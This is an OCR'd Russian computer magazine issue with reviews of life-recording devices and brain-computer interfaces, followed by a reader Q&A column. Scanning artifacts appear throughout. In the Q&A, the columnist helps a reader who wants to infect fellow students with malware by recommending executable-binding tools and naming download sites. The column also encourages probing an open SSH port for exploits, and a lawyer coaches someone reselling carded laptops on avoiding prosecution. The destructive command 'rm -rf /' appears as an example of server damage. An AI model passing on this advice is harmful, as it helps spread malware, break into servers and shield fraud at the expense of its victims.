


Весь упомянутый в статье софт и PDF'ы ты найдешь на нашем CD.

КАКОЙ ПРИВОД ВЫБРАТЬ

Для надежной работы в пакетном режиме и пишущий, и читающий приводы должны, как минимум, поддерживать режим Multi Read, о чем свидетельствует одноименный логотип на его лицевой панели. Разумеется, не всякому логотипу можно верить. Тщательное расследование, проведенное OSTA, показало, что качественных приводов на рынке единицы.

Таблица показывает поддержку режима Multi Read различными производителями. Желтый кружочек обозначает полное соответствие продукции спецификациям, а голубой треугольник – юридические гарантии такого соответствия (читай: фиг тебе, а не гарантии).





Увы, сейчас на самолете с логотипом UDF (это компания по выпуску турбин такая) я бы согласился лететь только в случае крайней необходимости. Мы лучше пешком постоим да SAO/DAO поюзаем. Пешком оно поспокойнее путешествовать будет!

Алекс Целых (alex@technews.ru)

С БЛОГОМ ПО ЖИЗНИ

Научный факт: две трети того, что мы узнаем, выветривается из памяти в течение первого часа. Мы не помним, где оставили ключи и телевизионный пульт, упорно всматриваемся в лицо бывшей подружки, а по утру озадачены вопросом: что же было вчера? За разноцветными напоминалками Post-it уже не видно монитора. Списки покупок заучиваются, как мантры. Записная книжка в мобильнике трещит от «важных дел» и контактов. Как еще извернуться, чтобы не проспать, не прозевать, не забыть?

ОБЗОР ЛАЙФ-РЕКОРДЕРОВ

MEMEX: АРХИВ ЖИЗНИ

Курьер Джонни Мнемоник, перевозящий информацию в собственном мозге, - это классика киберпанка. Однако тема адд-онов для мозга и манипуляций с человеческой памятью имеет гораздо более долгую историю. В 1945 году в статье «Как мы можем думать» американский ученый Ваннеавр Буш описал махину будущего, названную им Memex. С одной стороны, это был прообраз гипертекста и сегодняшней Паутины. С другой - архив человеческой жизни.

В представлении ученого расширение к памяти выглядело как персональное устройство, в котором человек хранит прочитанные за жизнь книги, записи и сообщения, механизированное настолько, чтобы можно было получить быстрый и гибкий доступ к этой информации. На чертежах Memex смотрелся как рабочий стол с несколькими экранами, на которые проецировалось изображение с микрофильмов. С помощью кнопок и рычажков слайды можно было связать между собой, а затем в два счета вызвать на экран. Похоже на то, как память оперирует ассоциациями.

На протяжении всей жизни человек мог пополнять архив «следами» темы - вырезками из газеты, рассказами очевидцев, своими догадками и размышлениями. Конечно, Memex уступал человеческому мозгу, но это был совершенно новый способ выцеживать данные из памяти. В качестве средства навигации по архиву жизни воображение Буша рисовало нечто вроде VR-шлема или очков носимого компьютера.



Профессор Буш и его видение лайф-рекордера

MYLIFEBITS

Идеями Memex воспылали не только Уильям Гибсон и отцы интернета Теодор Нельсон и Тим Бернерс-Ли. Эстафетную палочку Буша подхватил ученый Исследовательского центра Майкрософт Гордон Белл. В рамках безбашенного проекта MyLifeBits он оцифровал всю свою жизнь, выраженную в прочитанных книгах и статьях, в поздравительных открытках, официальных бумагах и записках на салфетках, в фотографиях и семейных киноархивах, лекциях и беседах. В какой-то момент не осталось бумажки, которую Белл не оцифровал бы. Тогда он взялся за веб-сайты, логи чатов, телефонные разговоры, радио- и телепередачи.

Ты скажешь, что 99% информации в таком архиве жизни - бесполезный мусор, и будешь прав. Но спам и реклама представляют реальную проблему, только если их хранение стоит денег, а вероятность отыскать нужные сведения резко уменьшается с ростом объемов мусора. Так вот, Белл подсчитал, что при ежедневной порции из 100 веб-страниц, 8 часов аудио, 100 электронных сообщений, 1 книжной главы, 10 фотографий и 5 сканов потребуется целых 5 лет, чтобы забить под завязку 80 гигов. К тому времени, когда на



Машина Memex, как ее представлял Ванневар Буш

LIFELOG VS LIFEBLOG

Не следует путать эти два проекта.

LifeLog (**www.darpa.mil/ipto/Programs/lifelog**) - инициатива военного агентства DARPA по созданию всевидящей «Матрицы». В феврале 2004 проект был заморожен Пентагоном.

Lifeblog (**www.nokia.com/lifeblog**) - мультимедийный ЖЖ от Nokia. Снятые за день фотографии, текстовые и MMS-сообщения можно хранить и браузить на PC, а также расшаривать для веба. Подробнее о моблогах читай на **http://en.wikipedia.org/wiki/Moblog**.


твоем винте не останется места, новые технологии хранения данных отвоюют под архивы еще добрые полвека. Вспомни, всего несколько лет назад мы причитали, что поиски информации в разросшейся Паутине будут обречены на провал. Но появился Google, и все встало на свои места.

На ближайшие годы придется бум лайф-рекордеров, устройств для непринужденного фиксирования важных в жизни моментов. Главной задачей для ученых и инженеров станет разработка инструментов для работы с большими архивами информации и извлечения из сырых данных полезных знаний.

ВСПОМНИТЬ ВСЕ!

Санил Вемури из MIT Media Lab не грезит идеями сверхспособностей. Вот уже третий год он работает над технологией, которая просто помогает людям вспоминать. Ключевую роль в проекте What Was I Thinking играют триггеры памяти - то, что врезается в память навсегда и годы спустя позволяет нахлынуть далеким воспоминаниям. Это как коробочка с оловянными солдатиками из детства в «Амели», как запах маминого жаркого или хорошая шутка друга детства.

«Протез памяти» на базе наладонника iPaq с устройством геопозиционирования ведет аудиозапись происходящего, после чего - уже на мощном сервере - анализирует и индексирует записи, выделяя триггеры. Для этого компьютер устанавливает личность собеседника и пытается выяснить, имел место вялый монолог или горячий спор. В подборку ярких коротких аудиозаписей включаются самые оживленные моменты беседы, в первую очередь стеб и шутки. Используя технологию распознавания речи, «мычания» преобразуются в текст. Впоследствии по ключевым словам можно найти конкретный фрагмент беседы. Информация о времени и месте разговора, о погоде на тот момент носит вспомогательный характер. Все разом эти сведения позволяют воссоздать атмосферу беседы, тем самым помогают вспомнить.



«Протез памяти» What Was I Thinking позволяет искать фрагмент беседы по ключевым словам. Правда, похоже на трейсы в «Матрице»?

EYEBLOG


С видео сложнее. В поисках критерия для умной выборочной видеосъемки ученые пускаются во все тяжкие. Разработка канадской лаборатории Human Media Lab тому яркий пример. Изюминкой лайф-рекордера eyeBlog является беспроводной сенсорный датчик зрительного контакта. Устройство фиксирует маломальский взгляд, брошенный в сторону пользователя с расстояния до 5 метров. Пока есть зрительный контакт, ведется видеозапись. Как только собеседник отводит взгляд в сторону, - стоп-кадр. От лгунишек, избегающих смотреть прямо в глаза, на пленке не останется и следа. Что важно, пользователь полностью отдает себя диалогу, не отвлекаясь на настройку камеры. Чего не скажешь о собеседнике. Под гипнотизирующим взглядом третьего глаза на переносице долго не продержишься. Нимб из мерцающих неоном лампочек пробивает на нездоровое хи-хи. Разработчикам уже закинули идею сдвинуть камеру на левый глаз и использовать стандартный красный LED. Через встроенный видеопередатчик X10 данные сохраняются на ноутбуке и могут быть мгновенно опубликованы в вебе, оправдывая блог-составляющую в названии устройства.

НЕПРИНУЖДЕННАЯ ФОТОГРАФИЯ

Показательным является внимание к лайф-рекордерам со стороны мегакорпораций. У короля цифровых изображений Hewlett Packard нет планов продавать такие устройства в ближайшем будущем. Однако концепция «непринужденной фотографии» уже детально разработана. Того, кто пробовал остановить мгновение, хотя бы раз да посещала мысль о камере, которая всегда включена и находится под рукой. Первая улыбка дочери. Редкое природное явление. Юбочка, приподнятая порывом озорного ветерка. Непостановочные, спонтанные и ускользающие моменты, в которых, вообще говоря, заключены самые яркие краски жизни. Я бы многое отдал за альбом, полный таких снимков. Но, как правило, все заканчивается до того, как мы достанем мыльницу. Встроенные в мобильник камеры не решают проблемы. Ведь и телефон надо сначала вытащить из кармана. К тому же, для качественной съемки нужен наметанный глаз и здоровый азарт. Что сделать, чтобы на самом деле не пропустить ни одного момента, который хочется запечатлеть для истории?

Для ответа на этот вопрос ученые лаборатории HP Labs в Англии решают по-настоящему философские проблемы. Во-первых, что делает момент бесценным. А во-вторых, какую роль будут играть камеры в нашей жизни в будущем. Результат экспериментов был легко предсказуем. HP продолжила линейку очков для циклопов, поместив носимую камеру на переносице. Для хранения высококачественного видео на скорости 20 кадров в секунду используется большая флэшка или двухдюймовый винт.

Но, как ты помнишь, только сделать снимок недостаточно. Нужно избавиться от мусора, а интересные кадры классифицировать и выделить самые яркие из них. Использование инерционного сенсора позволяет выре-



Интерфейс MyLifeBits Viewer. Изображения с SenseCam сопровождаются дополнительной информацией о моменте съемки.



Полевые испытания eyeBlog. Окружающие не в силах сдержать улыбку.



- www.cs.brown.edu/memex
- www.media.mit.edu/~vemuri/
- www.hml.queensu.ca
- www.hpl.hp.com
- www.mydejaview.com
- http://research.microsoft.com/hwsystems

зать изображения, которые получились расплывчатыми из-за рывка или быстрого поворота головы. Анализируя направление движения камеры, лайф-рекордер применяет один из способов сортировки. Часть последовательностей кадров остается неподвижной. Другие выстраиваются в панораму. Третьи можно проиграть, как видео. Кроме этого, разработчики предусмотрели кнопку «Это было интересно». Камера держит в памяти последние пять минут съемки. При нажатии на кнопку видеоряд сохраняется на диск для последующего «разбора полетов». В Hewlett Packard уверены, что именно за такой «непринужденной» съемкой - будущее цифровой фотографии.

«ЧЕРНЫЙ ЯЩИК» ДЛЯ ЛЮДЕЙ

Империя Билла не думает оставаться за кадром. Проект MyLifeBits постепенно вырос в серьезную работу над «черным ящиком» для человека SenseCam. Прототип камеры мал настолько, что его можно спрятать в значке или брошке. Устройство состоит из широкоугольной линзы типа «рыбий глаз», микроконтроллера, акселерометра, датчиков движения, света, температуры и инфракрасного тепла. Когда ты заходишь в здание, освещение меняется, и камера делает снимок. То же самое происходит, если ты пожал руку боссу или... поскользнулся на банановой кожуре. Вскоре планируется встроить в SenseCam микрофон и датчик частоты биения сердца. E-мое, как еще, если не по «гулу мотора» определить, что склонившуюся над бездомным песиком блондинку нужно снимать. В час SenseCam делает до 150 снимков. Это около 2 тысяч за рабочий день. Архивы Гордона Белла теперь растут еще на 120 метров в сутки. На экране программа MyLifeBits Viewer совмещает изображения с уровнем света и теплом от живых существ перед камерой. Технология скоростной промотки, заимствованная из психологической литературы, позволяет в буквальном смысле отмотать жизнь назад. За полторы минуты перед глазами, как вспышки, проносятся самые яркие моменты дня.



Состоявшиеся Memex-проекты:
www.archive.org
www.ibiblio.org
http://xxx.lanl.gov/
http://citeseer.nj.nec.com/cs



Прототип «черного ящика» для человека SenseCam от Майкрософт

MEMS-АКСЕЛЕРОМЕТРЫ

В будущем все камеры лайф-рекордеров будут оснащены системой компенсации ускорений на основе акселерометров. Благодаря ей изображение остается четким даже в том случае, если кадр делался в движении. MEMS-акселерометр от нанокомпании Analog Devices имеет размеры всего 5x5x2 мм и продается в партиях по цене $2,5 за штуку.



ecsGLASSES: очки с датчиком зрительного контакта

КАКИЕ ПРОБЛЕМЫ?

Одновременно с решением чисто бытовых проблем, вроде поиска ключей или организации контактов, лайф-рекордеры поднимают множество социальных и этических вопросов.

Миниатюрная, никому не заметная камера, работающая в режиме нон-стоп, представляет серьезную угрозу для privacy, частной жизни. Решением проблемы может быть LED, мигающий в момент съемки. Или даже специальный стандарт, когда камера будет автоматически выключаться по радиосигналу, например, в кинотеатре или у кабинки для переодевания.

Технологии распознавания лиц и поиска изображений в применении к лайф-рекордерам позволят по скану фотографии выяснить, когда ты встречался с конкретным человеком. Данные геопозиционирования укажут место встречи с точностью до нескольких десятков метров.

Представь мир, в котором каждый твой шаг, каждое слово записано. Будешь ли ты совершать поступки с той осторожностью, с какой нужно выбирать слова при общении с правосудием? Кто, кроме тебя, будет иметь доступ к этим архивам? Может ли информация свидетельствовать против тебя? Кнопка Erase проблемы не решит - вокруг куча свидетелей с такими же лайф-рекордерами. Все эти разговоры о Большом Брате покажутся детским лепетом, когда не служба безопасности, а ты сам будешь записывать каждый свой шаг. Истина будет страшной: «Большой Брат - это ты сам».

К тому же, некоторые воспоминания могут быть болезненными. Захочет ли человек помнить все, включая ужас и неловкое смущение? Время перестанет лечить. Непреходящие назойливые воспоминания, от которых невозможно избавиться, будут изматывать психику, не давая человеку забыть плохое.

В Microsoft Research считают, что единственный способ ответить на все эти вопросы - разработать технологию и дать человеку разобраться самому.

ЗАКЛЮЧЕНИЕ

Это факт, за разработку лайф-рекордеров взялись мегакорпорации, задача которых - предсказать, какие продукты будут востребованы через несколько лет. Заявлено, что возможности MyLifeBits скоро могут быть интегрированы в винды. Будучи чрезвычайно полезной в быту штуковиной, лайф-рекордер - это неизбежный виток прогресса. На волне популярности блогов и реалити-телевидения у лайф-рекордера есть все шансы, наряду со смартфоном, стать главным гэджетом новой эры. Очевидно еще и другое: все упомянутые в обзоре разработки - это лишь шажки к съемным хранилищам информации для мозга и другим революционным адд-онам, которые только можно вообразить.



SenseCam изнутри: MEMS-акселерометр ADXL202, микроконтроллер PIC, инфракрасный сенсор

Алекс Целых (alex@technews.ru)

ИГРЫ РАЗУМА

Недавно попалась мне в руки любопытная книженция - самоучитель по телекинезу. О том, как предметы на расстоянии двигать. Почитал, ничего в этом сложного нет. Главное - научиться концентрироваться. Говорят, если тренироваться в течение месяца, результат себя ждать не заставит. А ниже - замечательная приписка: работать над собой лучше ночью, чтобы никто не видел (и пальцем у виска не крутил). "Верить или не верить в силу мысли?" - в эпоху хай-тека такой вопрос больше не стоит. Как говорил один очень умный мальчик: "Это не ложка гнется. Все обман. Дело в тебе".

КОМПЬЮТЕРНО-МОЗГОВОЙ ИНТЕРФЕЙС

Демонстрация силы мысли - одно из самых эффектных и необъяснимых явлений в парапсихологии. Любопытно то, что компьютер не раз становился объектом экспериментов по телекинезу. Объяснение напрашивается само собой. Машина, как и мозг, оперирует информацией. Поэтому попытки воздействовать на нее выглядят куда логичнее, чем на безмозглые предметы. Так, парапсихологи долгое время экспериментировали с генераторами случайных чисел. Под воздействием силы мысли задуманные числа начинали выпадать чаще остальных. В другой раз ученые отвели душу на Тузике. Вспомни, как двортерьер гипнотизирует взглядом мясной прилавок. Генератор случайных чисел замкнули на подъемный механизм дверцы кормушки и посадили за стекло псину. Та, что проявила силу воли и экстрасенсорные способности, жрала от пуза.

КОМПЬЮТЕРНЫЙ ТЕЛЕКИНЕЗ

Эксперименты ставила не только парапсихология, но и традиционная наука. С тех незапамятных времен берет свое начало когнитроника, или компьютерный телекинез. Целью исследований в этом направлении является создание надежного прямого компьютерно-мозгового интерфейса, работающего в полном дуплексе. Как будет выглядеть эта штуковина и как ею пользоваться, братья Вачовски всем доходчиво объяснили. Чтобы сделать фантазию реальностью, требуется большая научная работа.



Бандана на лоб и беспроводные передатчики компьютерно-мозгового интерфейса IBVA

Первые попытки использовать мысль для прямого управления машиной были предприняты с изобретением техники электроэнцефалографии. Аппарат регистрировал биоэлектрическую активность отдельных зон мозга. Еще в 1967 году участники эксперимента Эдмонда Дьюэна научились управлять амплитудой альфа-ритмов мозга и при помощи азбуки Морзе передавали на телетайп последовательности букв. Первым словом, транслированным таким образом, было слово "кибернетика". Несколькими годами позже Министерство обороны США взялось обучать пилотов управлять истребителями силой мысли. Однако ученые быстро пришли к выводу, что уровень развития технологий не оставлял надежд на симбиоз мозга и машины. В дальнейшем практически всеми исследованиями по киберкинетике двигало желание помочь тяжело больным, парализованным людям, которые при полной своей неподвижности сохранили ясность мыслей.

КАК ЭТО РАБОТАЕТ?

Создать компьютерно-мозговой интерфейс значит, ни больше ни меньше, научиться читать мысли. Первое время для этого вскрывали черепную коробку. Довольно неэстетичное зрелище. Сегодня на голову натягивают эластичную "шапочку для плавания" со встроенными электродами. После этого любезно предлагают развалиться в кресле и закрыть глаза. От шапочки к компьютеру бегут провода. Каждой мысли соответствует свой рисунок мозго-

вых ритмов на экране. Пока твое внимание сосредоточено на чем-то одном, он остается неизменным. Вспомнил о пиве в морозилке - компьютер регистрирует изменения. Для расшифровки картинки используются преобразования Фурье и нейронные сети. Трудности перевода связаны, в первую очередь, с многообразием и сложностью процессов, протекающих в мозге. Да-да, и пусть тебе будет стыдно за свои грязные мыслишки. Более того, у каждого человека свой уникальный рисунок мозговых ритмов. Поэтому все компьютерные программы для чтения мыслей основаны на обучении. Компьютер просит тебя подумать о чем-нибудь и запоминает, какими извилинами ты при этом шевелил. В результате постоянных тренировок между человеком и машиной достигается редкостное взаимопонимание.


На сегодня компьютер может достоверно установить характер твоих мыслей. Хочешь ты избавиться от случайной знакомой, бе-решь логарифм от размера ее буферов или чешешь репу в поисках квартиры. Однако выцепить содержание - конкретные отмазки, формы, локации - машина пока не в силах. Главный успех ученых - исследование двигательных зон мозга, посылающих импульсы к мышцам. Ряд экспериментов принес интересные результаты.

НАУЧНЫЕ ЭКСПЕРИМЕНТЫ

В 2000 году ученые американских университетов Брауна и Дюка стали обучать телекинезу мартышек. В двигательный центр мозга животным вживили микрочипы и около сотни электродов. Обезьянам дали в лапы по джойстику и, помахав бананом, научили управлять курсором на экране. Когда джойстик отключили, курсор продолжал двигаться одной силой мысли мартышек. Обезьяны быстро просекли беспонтовость рукоятки и перестали обращать на нее внимание. Не шелохнувшись, мартышки играли в мозговой пинбол на экране компьютера. В эксперименте 2001 года мозг обезьяны контролировал через интернет движения механической руки-манипулятора. Теперь ученые занимаются организацией обратной связи. Например, когда рука робота будет хватать банан, обезьяна почувствует его размеры и температуру. На первом этапе датчики обратной связи будут располагаться на коже. В июле 2004 пришла сенсационная новость. Ученые научились угадывать желания мартышек: что обезьяна собирается делать в следующий момент и какое предпочитает угощение. Опыты продолжаются.

С 90-х годов аналогичные эксперименты проводятся на людях. В университете штата Джорджия в мозг парализованных пацентов, потерявших возможность двигаться и говорить, поместили стеклянный конус с двумя электродами. Один отвечал за горизонтальные движения курсора на экране, другой - за вертикальные. Через FM-передатчик данные поступали на компьютер, для которого был написан драйвер мозговой мыши Parmouse. Все свое внимание пациент концентрировал на движениях курсора. Так он мог подсвечивать готовые фразы на экране и набирать текст по буквам с виртуальной клавиатуры - до 10 слов в минуту.

В основе разработок Adaptive Brain Interface (http://sir.jrc.it/abi) лежат данные электроэнцефалографии. Мозговые ритмы регистрируются восемью встроенными в шлем датчиками.


Чемпионат по мозговолу. Спокойствие, только спокойствие!


Прототип системы работает на компьютере под Windows 2000. Разработчики предоставили пользователю возможность самому выбирать те состояния, на которых легче сосредоточиться. Релаксация, вычисления, представление о предмете и прокручивание в голове музыкального фрагмента - из этого большого списка достаточно выбрать три управляющие мысли. Простота системы сократила время обучения до одного часа. Одной мыслью-командой пользователи могли заставить мобильного робота начать движение или остановиться. Две другие служили для поворотов влево и вправо. По аналогии пользователи играли в старый добрый Pacman и набирали текст.

В развитие этой работы швейцарские и испанские ученые разработали прототип кресла-каталки, управляемой силой мысли. А в 2003 году в Австрии парализованный парень взял в руку и осушил до дна стакан кока-колы. Мышцы парализованной руки сокращались в результате электростимуляции. В декабре 2004 пройдет третий ежегодный конкурс на лучший алгоритм обработки электроэнцефалограмм. Результаты этого мероприятия показывают широту применения компьютерно-мозгового интерфейса.

А ПОЩУПАТЬ МОЖНО?

Хотя в большинстве экспериментов используется сложное высокоточное оборудование, существует ряд домашних систем ЭЭГ-мониторинга для последователей Ганнибала Лектора. Начиная с 1991 года компания IBVA Technologies (www.ibva.com) выпускает продукт Interactive Brainwave Visual Analyzer. Нехитрый кит позволяет творчески управлять потоком сознания. В комплект входит бандана на лоб и беспроводной передатчик. Лоб выбран потому, что с его кожи легко снимать биопотенциалы, вызванные работой мозга и активностью лицевых мышц. Радиосвязь позволяет непринужденно вести себя в радиусе 10 метров - читать, медитировать, заниматься любовью. Мозговые ритмы обрабатываются в реальном времени на компьютере. Если включить передатчик в гнездо для наушников, картинка мозговой активности будет синхронизирована с записью разговора или видео. Однако самое интересное предлагает софт. Ты можешь контролировать развитие событий в интерактивном фильме. Твои мысли на лету переписывают сценарий. В итоге фильм может закончиться хэппи эндом или драмой с веревкой на шее. Кроме того, компьютер предложит тебе снять фильм по мотивам собственных сновидений, в которых цветные сны чередуются с кошмарами. Реальный драйв происходящего ты ощутишь в виртуальной качалке. Чем сильнее расслабишься, тем больший вес виртуальной штанги сможешь выжать. Тот же принцип лежит в основе соревнования по армрестлингу и флирта с девушкой на экране - придется постараться, чтобы она ответила на твой поцелуй. Наверное, интересно представить свой мозг в виде сложного часового механизма. Движения каждой шестеренки привязаны к мозговым ритмам определенной частоты. А еще, шевеля извилинами, можно музицировать и собственные мидишки писать.

В Brain Actuated Technologies (www.brainfingers.com) поступили проще. Специалисты компании написали драйвер мыши, откликающийся на сигналы мозга. После настроек и обучения с его помощью можно управлять


Пользователь в ЭЭГ-шлеме набирает текст, представляя движения правой и левой руки

любыми приложениями Windows. Пользователю нужно порядка 4 секунд, чтобы силой мысли точно навести курсор на квадрат размером 32x32 пиксела. Зато кликать система Cyberlink позволяет на 15% быстрее, чем обычной мышью. Стоит компьютерно-мозговой интерфейс около 2000 долларов.

Одна из самых интересных областей использования мозговых интерфейсов - компьютерные игры. Европейская лаборатория MIT Media Lab предлагает провести по канату пьяного гоблина. Чтобы балансировать, пользователь попеременно концентрирует внимание на двух квадратах на экране. Игровой автомат Mindball (www.mindball.se) создан в шведском Институте взаимодействий. Матч по мозговолу - странное зрелище. Ведь вместо активности и адреналина для победы нужны релаксация и полная пассивность. Вялые игроки сидят друг напротив друга с закрытыми глазами. Мячик тем временем бешено скачет по столу, перемещаясь в зону более напряженного противника.

Каких игр разума ждать в ближайшем будущем, я предсказать не возьмусь. Даже самый скромный прогресс киберкинетики открыл тысячи способов применения компьютерно-мозгового интерфейса. Как ни крути, человечество сделало шаг к киборгизации, симбиозу мозга и машины. Следи за новостями. Спеши понять и осмыслить происходящее до того, как на твоем затылке будет зиять дыра и оператор вставит в гнездо коаксильный кабель.


Сайты по киберкинетике:
- www.lce.hut.fi/research/bci/
- www.cyberkineticsinc.com
- www.mindswitch.com.au
- www-dpmi.tu-graz.ac.at



Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня халявного Internet'а. Я все равно не дам, я жадный :).

Q Я взломал сервер, где в логах обнаружили мой IP. По IP через провайдера пробили мой домашний телефон. Сейчас мне звонят и обещают уголовное разбирательство. Будет ли достаточно факта взлома сервера для подготовки уголовного дела?

A Ответ от адвоката Вадима Лисицына (+79057333711):

Практика отдельных случаев показывает: сам по себе взлом сервера не является достаточным основанием для возбуждения уголовного дела. Необходимо знать, насколько сильный вред был нанесен информации, хранящейся на серваке: `rm -rf /`, блокировка (например, ты поменял пароли), модификация (сделал дефейс) или копирование (скачал секретные сведения). Если ничего из вышеперечисленного не было сделано, то, вероятно, привлечения к уголовной ответственности не последует. Т.е. вряд ли кто станет заморачиваться твоими безвредными попытками стать крутым хакером.

Q За IT-работу я получаю оплату наличными. Могут ли меня повязать за это? Налоги там, кассовые чеки, вся беда...

A Ответ от Вадима Лисицына:

Не стоит забивать себе голову всякой ерундой! Работа носит индивидуальный характер, то есть не является работой от имени юридического лица? Человек, приготовивший работу, не зарегистрирован в качестве предпринимателя без образования юридического лица (ПБОЮЛ)? Тогда все вопросы о налогах и кассовых чеках отпадают сами собой.

Q Что можно сделать, если на серваке засветился открытый SSH (22 порт)?

A Приконнектиться туда и получить доступ к шеллу :). Счастье будет, когда есть аккаунт на сервере. Когда же оного нет, может и повезти с дырявостью установленной версии демона. Инфу по багам нужной версии следует искать на www.securityfocus.com в разделе Advisories. Я так и сделал, но разыскать что-либо убедительное из действительно свежих sshd-проблем не удалось :(. Последние задвиги с OpenSSH датированы 2003 годом.

Q Мой подельщик кардит ноутбуки в инете. Я же продаю это дело. Могут ли меня засадить за скупку краденого?

A Ответ от Вадима Лисицына:

Тебе, как никому, отвечу прямо: МОГУТ. Подобный расклад нежелателен? Тогда слова «подельщик» и «скупка краденого» также нежелательны в твоем лексиконе. Дело не в том, что эти слова мне не нравятся, а в том, что они будут играть ключевую роль в квалификации действий по статье 175 УК РФ. Сей трактат УК обещает наградить 5 годами условно. Те, кто не стремятся к судимости, обычно делают вид, что вовсе не знакомы друг с другом и никогда не встречались. Те же, кого в один прекрасный момент все-таки вызывают к следователю, просто не отвечают ни на какие вопросы, то есть пользуются правом, предусмотренным статьей 51 Конституции РФ. Воспользовавшись подобным подарком свободы, разумные хакеры бегут к адвокату, чтобы избежать дальнейших проблем!

Q Я слышал, что хакеры намедни выбили Windows XP Service Pack 2. Где найти краденое? Стоит ли на это разбазаривать драгоценный трафик?

A Как водится в P2P сетях, какой-то умник стал распространять Release Candidate 2 (RC2) под видом финала SP2. Быть может, в неких дико глубоких и секретных закромах хакеров есть и финал, публике же доступен лишь указанный RC. Его можно свободно слить на www.microsoft.com/sp2preview. Если тебе удалось пощупать RC1, то найти изменений в новом практически не получится. Залечили некоторые баги, траблы совместимости, добавили новые мазы для владельцев таблеточников (tablet PCs). Точной даты выхода нет, сайт MS кормит стандартной инфой - середина 2004.

Q: Я хочу заразить через флэш-ролики всех ботанов в универе! Как бы мне к «Масяне» заразу прицепить?

A: Здесь может помочь софт семейства Joiner'ов или Blinder'ов, т.е. соединяющих два разных exe'шника в одно целое. Этакий клей «Момент» для спаривания сиамских близнецов. Гранд, признанный историей, - Joiner by Blade, вышедший много лет назад, но сохранивший популярность даже сейчас. Последний раз я видел это добро на www.megasecurity.org/Binders/. Среди самых современных и мощных аналогов я бы обратил внимание на Juntador, доступный там же, где и Joiner. Подойдет и Microjoiner (www.cobans.net). Более подробную инфу о занятном явлении Joiner'ов ищи в майском номере Х, в статье «Клейкий софт» от Skylord.

Q: При запуске eMule'я Outpost орет, что меня атакуют. Там чего, палево какое-то в прогу прошито?

A: От мастурбации слепнут, а за обмен варезом в P2P-сетях начинают атаковать. Если ты не веришь в первое, то и второе окажется смехотворным. Проблема лишь в том, что юзеры коннектятся прямо на твой хост. Неверно же настроенный firewall принимает коннекты за попытки проникновения в твою систему. Разных файеров очень много, так что универсальным решением станет прочтение хелпов по конкретной проге.

Q: Только захожу на IRC, как меня начинают пинговать несметные тыщи диалапщиков и кабельщиков. Какого хрена от меня надо???

A: Очевидно, чего-то надо от тебя лишь одному человеку. Именно он (маловероятно - она), предположительно, поднял против тебя DDoS-ботнет, состоящий из тех самых «несметных тыщ» компов, которые висят на диалапах и кабелях. Атака при заходе в сеть может быть как автоматической, так и запущенной вручную. Ряд сетевых воинов держит личные notify-листы, которые мониторят появление определенного ника в сети. Другие же прописывают подобную опцию на своих ботах. Главный бот видит твой заход и дает команду спустить флуд. Можно спрятаться, добавив «_» в ник, тогда автоматы тебя не заметят, и в сетях с сервисами (как DALnet) идентифицироваться к нику через /msg nickserv@services nick password. Решение более жесткое: сдача логов атак твоему прову, чтобы тот грамотно перестроил роутинг. Можно рассылать логи и провам атакующих компов по abuse-адресам. Практика показывает, что грамотные ботоводы держат по несколько тысяч зараженных машин (10-1000 постоянно в сети), так что отследить все источники разврата вряд ли получится. В остальном, «следи за собой, своим языком и будь осторожен».

Q: Наломал целое стадо серверов и сдул оттуда десятки гигабайт инфы. Как мне понять, к какой программе какой файл относится? Там сотни всяких мутных расширений, типа .dic.

